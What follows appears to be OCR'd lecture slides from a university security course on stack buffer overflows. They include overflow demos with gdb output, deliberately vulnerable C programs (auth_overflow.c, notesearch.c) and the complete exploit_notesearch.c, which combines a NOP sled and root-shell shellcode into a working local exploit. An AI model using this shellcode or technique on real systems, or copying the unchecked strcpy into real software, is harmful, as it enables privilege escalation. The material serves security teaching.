seed@seed-desktop:~/CMPE279/modules/module3/hacking$ ./auth_overflow AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAA
Segmentation fault
seed@seed-desktop:~/CMPE279/modules/module3/hacking$ ./auth_overflow AAAAAAAAAAAAA
Access Denied.
seed@seed-desktop:~/CMPE279/modules/module3/hacking$ ./auth_overflow AAAAAAAAAAAAAA
Access Denied.
seed@seed-desktop:~/CMPE279/modules/module3/hacking$ ./auth_overflow AAAAAAAAAAAAAAA
Access Denied.
seed@seed-desktop:~/CMPE279/modules/module3/hacking$ ./auth_overflow AAAAAAAAAAAAAAAA
-=-=-=-=-=-=-=-=-=-=-=-=-
Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-
seed@seed-desktop:~/CMPE279/modules/module3/hacking$


Group: all
eax -1073744184
ecx 0xbffff4b0
edx 0xbffff4b0
ebx 0xb7fc9ff4
esp 0xbffff450
ebp 0xbffff478
esi 0x80485a0
edi 0x80483e0
eip 0x80484a1
eflags 0x286
cs 0x73
ss 0x7b
ds 0x7b
es 0x7b
auth_overflow.c - Source Window
File Run View Control Preferences Help
Find:
auth_overflow.c
check_authentication
SOURCE
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4
5 int check_authentication(char *password) {
6 int auth_flag = 0;
7 char password_buffer[16];
8
9 strcpy(password_buffer, password);
10
11 if(strcmp(password_buffer, "brillig") == 0)
12 auth_flag = 1;
13 if(strcmp(password_buffer, "outgrabe") == 0)
14 auth_flag = 1;
15
Console Window
Breakpoint 4, main (argc=2, argv=0xbffff534) at auth_overflow.c:20
(gdb) run AAAAAAAAAAAAAAAA
Starting program: /home/seed/CMPE279/modules/module3/hacking/auth_overflow AAAAAAAAAAAAAAAA
Breakpoint 4, main (argc=2, argv=0xbffff534) at auth_overflow.c:20
Breakpoint 3, check_authentication (password=0xbffff6c8 'A' <repeats 17 times>) at auth_over
(gdb) x/s password_buffer
0xbffff464: ""
(gdb) x/x &auth_flag
0xbffff474: 0x00000000
(gdb)


Group: all
eax -1
ecx 0xffffffff
edx 0x8048650
ebx 0xb7fc9ff4
esp 0xbffff450
ebp 0xbffff478
esi 0x80485a0
edi 0x80483e0
eip 0x80484d1
eflags 0x286
cs 0x73
ss 0x7b
ds 0x7b
es 0x7b
auth_overflow.c - Source Window
File Run View Control Preferences Help
Find:
auth_overflow.c
check_authentication
SOURCE
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4
5 int check_authentication(char *password) {
6 int auth_flag = 0;
7 char password_buffer[16];
8
9 strcpy(password_buffer, password);
10
11 if(strcmp(password_buffer, "brillig") == 0)
12 auth_flag = 1;
13 if(strcmp(password_buffer, "outgrabe") == 0)
14 auth_flag = 1;
15
Console Window
(gdb) x/x
0xbffff480: 0xbffff6c8
(gdb) x/x
0xbffff484: 0x08049ff4
(gdb) x/x
0xbffff488: 0xbffff4a8
(gdb) x/x &auth_flag
0xbffff474: 0x00000041
(gdb) x/s password_buffer
0xbffff464: 'A' <repeats 17 times>
(gdb)
25
13

auth_overflow2.c

auth_flag


moved location of auth_flag

Can auth_flag still be be overwritten by buffer overflow?

auth_overflow2.c

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_authentication(char *password) {
    char password_buffer[16];
    int auth_flag = 0;

    strcpy(password_buffer, password);

    if(strcmp(password_buffer, "brillig") == 0)
        auth_flag = 1;
    if(strcmp(password_buffer, "outgrabe") == 0)
        auth_flag = 1;

    return auth_flag;
}

int main(int argc, char *argv[]) {
    if(argc < 2) {
        printf("Usage: %s <password>\n", argv[0]);
        exit(0);
    }
    if(check_authentication(argv[1])) {
        printf("\n-=-=-=-=-=-=-=-=-=-=-=-=-\n");
        printf("      Access Granted.\n");
        printf("-=-=-=-=-=-=-=-=-=-=-=-=-\n");
    } else {
        printf("\nAccess Denied.\n");
    }
}
```

Line: 1 Column: 1 C Tab Size: 4



seed@seed-desktop: ~/CMPE279/modules/module3/hacking
File Edit View Terminal Help
Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-
seed@seed-desktop:~/CMPE279/modules/module3/hacking$ ./auth_overflow2 AAAAAAAAAAAAAAAAAAAA
-=-=-=-=-=-=-=-=-=-=-=-=-
Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-
seed@seed-desktop:~/CMPE279/modules/module3/hacking$ ./auth_overflow2 AAAAAAAAAAAAAAAAAAAAA
-=-=-=-=-=-=-=-=-=-=-=-=-
Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-
seed@seed-desktop:~/CMPE279/modules/module3/hacking$ ./auth_overflow2 AAAAAAAAAAAAAAAAAAAAAA
-=-=-=-=-=-=-=-=-=-=-=-=-
Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-
seed@seed-desktop:~/CMPE279/modules/module3/hacking$ ./auth_overflow2 AAAAAAAAAAAAAAAAAAAAAAA
-=-=-=-=-=-=-=-=-=-=-=-=-
Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-
seed@seed-desktop:~/CMPE279/modules/module3/hacking$ ./auth_overflow2 AAAAAAAAAAAAAAAAAAAAAAAA
-=-=-=-=-=-=-=-=-=-=-=-=-
Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-
seed@seed-desktop:~/CMPE279/modules/module3/hacking$ ls
auth_overflow exploit_notesearch notesearch notetaker.c
auth_overflow2 exploit_notesearch.c notesearch.c notetaker.sh
auth_overflow2.c exploits.sh notesearch.sh overflow_example
auth_overflow.c hacking.h notetaker overflow_example.c
seed@seed-desktop:~/CMPE279/modules/module3/hacking$ ls
auth_overflow exploit_notesearch notesearch notetaker.c
auth_overflow2 exploit_notesearch.c notesearch.c notetaker.sh
auth_overflow2.c exploits.sh notesearch.sh overflow_example
auth_overflow.c hacking.h notetaker overflow_example.c
seed@seed-desktop:~/CMPE279/modules/module3/hacking$

notesearch.c


notesearch.c

```c
#include <stdio.h>
#include <string.h>
#include <fcntl.h>
#include <sys/stat.h>
#include "hacking.h"

#define FILENAME "/var/notes"

int print_notes(int, int, char *);    // note printing function
int find_user_note(int, int);         // seek in file for a note for user
int search_note(char *, char *);      // search for keyword function
void fatal(char *);                   // fatal error handler

int main(int argc, char *argv[]) {
    int userid, printing=1, fd; // file descriptor
    char searchstring[100];

    if(argc > 1)                          // If there is an arg
        strcpy(searchstring, argv[1]);    //   that is the search string
    else                                  // otherwise
        searchstring[0] = 0;              //   search string is empty

    userid = getuid();
    fd = open(FILENAME, O_RDONLY);    // open the file for read-only access
    if(fd == -1)
        fatal("in main() while opening file for reading");

    while(printing)
        printing = print_notes(fd, userid, searchstring);
    printf("-------[ end of note data ]-------\n");
    close(fd);
}

// A function to print the notes for a given uid that match
// an optional search string
// returns 0 at end of file, 1 if there are still more notes
int print_notes(int fd, int uid, char *searchstring) {
    int note_length;
    char byte=0, note_buffer[100];

    note_length = find_user_note(fd, uid);
    if(note_length == -1)  // if end of file reached
        return 0;          //   return 0
```

Line: 1 Column: 1 C Tab Size: 4




	ADDR	MEMORY
main: ebp	0xbffff4b8	
	0xbffff4b4	
fd	0xbffff4b0	
printing	0xbffff4ac	
userid	0xbffff4a8	
	0xbffff4a4	
	0xbffff4a0	
	0xbffff49c	
	0xbffff498	
	0xbffff494	
	0xbffff490	
searchstring	. . .	. . .
main: esp	0xbffff430	



	ADDR	MEMORY
main: ebp	0xbffff4b8	
	0xbffff4b4	
fd	0xbffff4b0	
printing	0xbffff4ac	
userid	0xbffff4a8	
	0xbffff4a4	
	0xbffff4a0	
	0xbffff49c	
	0xbffff498	
	0xbffff494	
	0xbffff490	
searchstring	. . .	. . .
main: esp	0xbffff430	
		Return Addr to Main
strcpy: ebp		Old Main EBP
		argv[1]
		searchstring
		. . .
		. . .
strcpy: esp		. . .

Attack Challenges	Attack Strategy
1. Malicious Code Injection	1. Exploit Buffer Overflow
2. How to get CPU to Run Malicious Code	2. Overwrite EIP on Stack (i.e. return instruction pointer)
3. How to locate Malicious Code	3. Make best guest aided by NOP Sled

Location of Return Address Not Correct? Make copies of Return Address.



Missed target code? Might land in NOP Slide.

	ADDR	MEMORY
main: ebp	0xbffff4b8	
	0xbffff4b4	
fd	0xbffff4b0	
printing	0xbffff4ac	
userid	0xbffff4a8	
	0xbffff4a4	
	0xbffff4a0	
	0xbffff49c	
	0xbffff498	
	0xbffff494	
	0xbffff490	
searchstring	. . .	. . .
main: esp	0xbffff430	
		Return Addr to Main
strcpy: ebp		Old Main EBP
		argv[1]
		searchstring
		. . .
		. . .
strcpy: esp		. . .

exploit_notesearch.c

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
char shellcode[]=
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80";

int main(int argc, char *argv[]) {
   unsigned int i, *ptr, ret, offset=270;
   char *command, *buffer;

   command = (char *) malloc(200);
   bzero(command, 200); // zero out the new memory

   strcpy(command, "./notesearch \'"); // start command buffer
   buffer = command + strlen(command); // set buffer at the end

   if(argc > 1) // set offset
      offset = atoi(argv[1]);

   ret = (unsigned int) &i - offset; // set return address

   for(i=0; i < 160; i+=4) // fill buffer with return address
      *((unsigned int *)(buffer+i)) = ret;
   memset(buffer, 0x90, 60); // build NOP sled
   memcpy(buffer+60, shellcode, sizeof(shellcode)-1);

   strcat(command, "\'");

   system(command); // run exploit
   free(command);
}
```

Line: 1 Column: 1 C Tab Size: 4

C2ASM

C Language Constructs in Assembly

Globals

x and y
located in DS

x at address:
0x804a014

y at address:
0x804a018

globals.c - Source Window

File Run View Control Preferences Help

Find:

globals.c | main | SRC+ASM

```
     1
     2 int x = 1;
     3 int y = 2;
     4
     5 void main()
-    6 {
■    7     x = x+y;
-    8     printf("Total = %d\n", x);
-    9 }
    10
```

```
x80483c4 <main>:                    lea    ecx,[esp+0x4]
x80483c8 <main+4>:                  and    esp,0xfffffff0
x80483cb <main+7>:                  push   DWORD PTR [ecx-0x4]
x80483ce <main+10>:                 push   ebp
x80483cf <main+11>:                 mov    ebp,esp
x80483d1 <main+13>:                 push   ecx
x80483d2 <main+14>:                 sub    esp,0x14
x80483d5 <main+17>:                 mov    edx,DWORD PTR ds:0x804a014
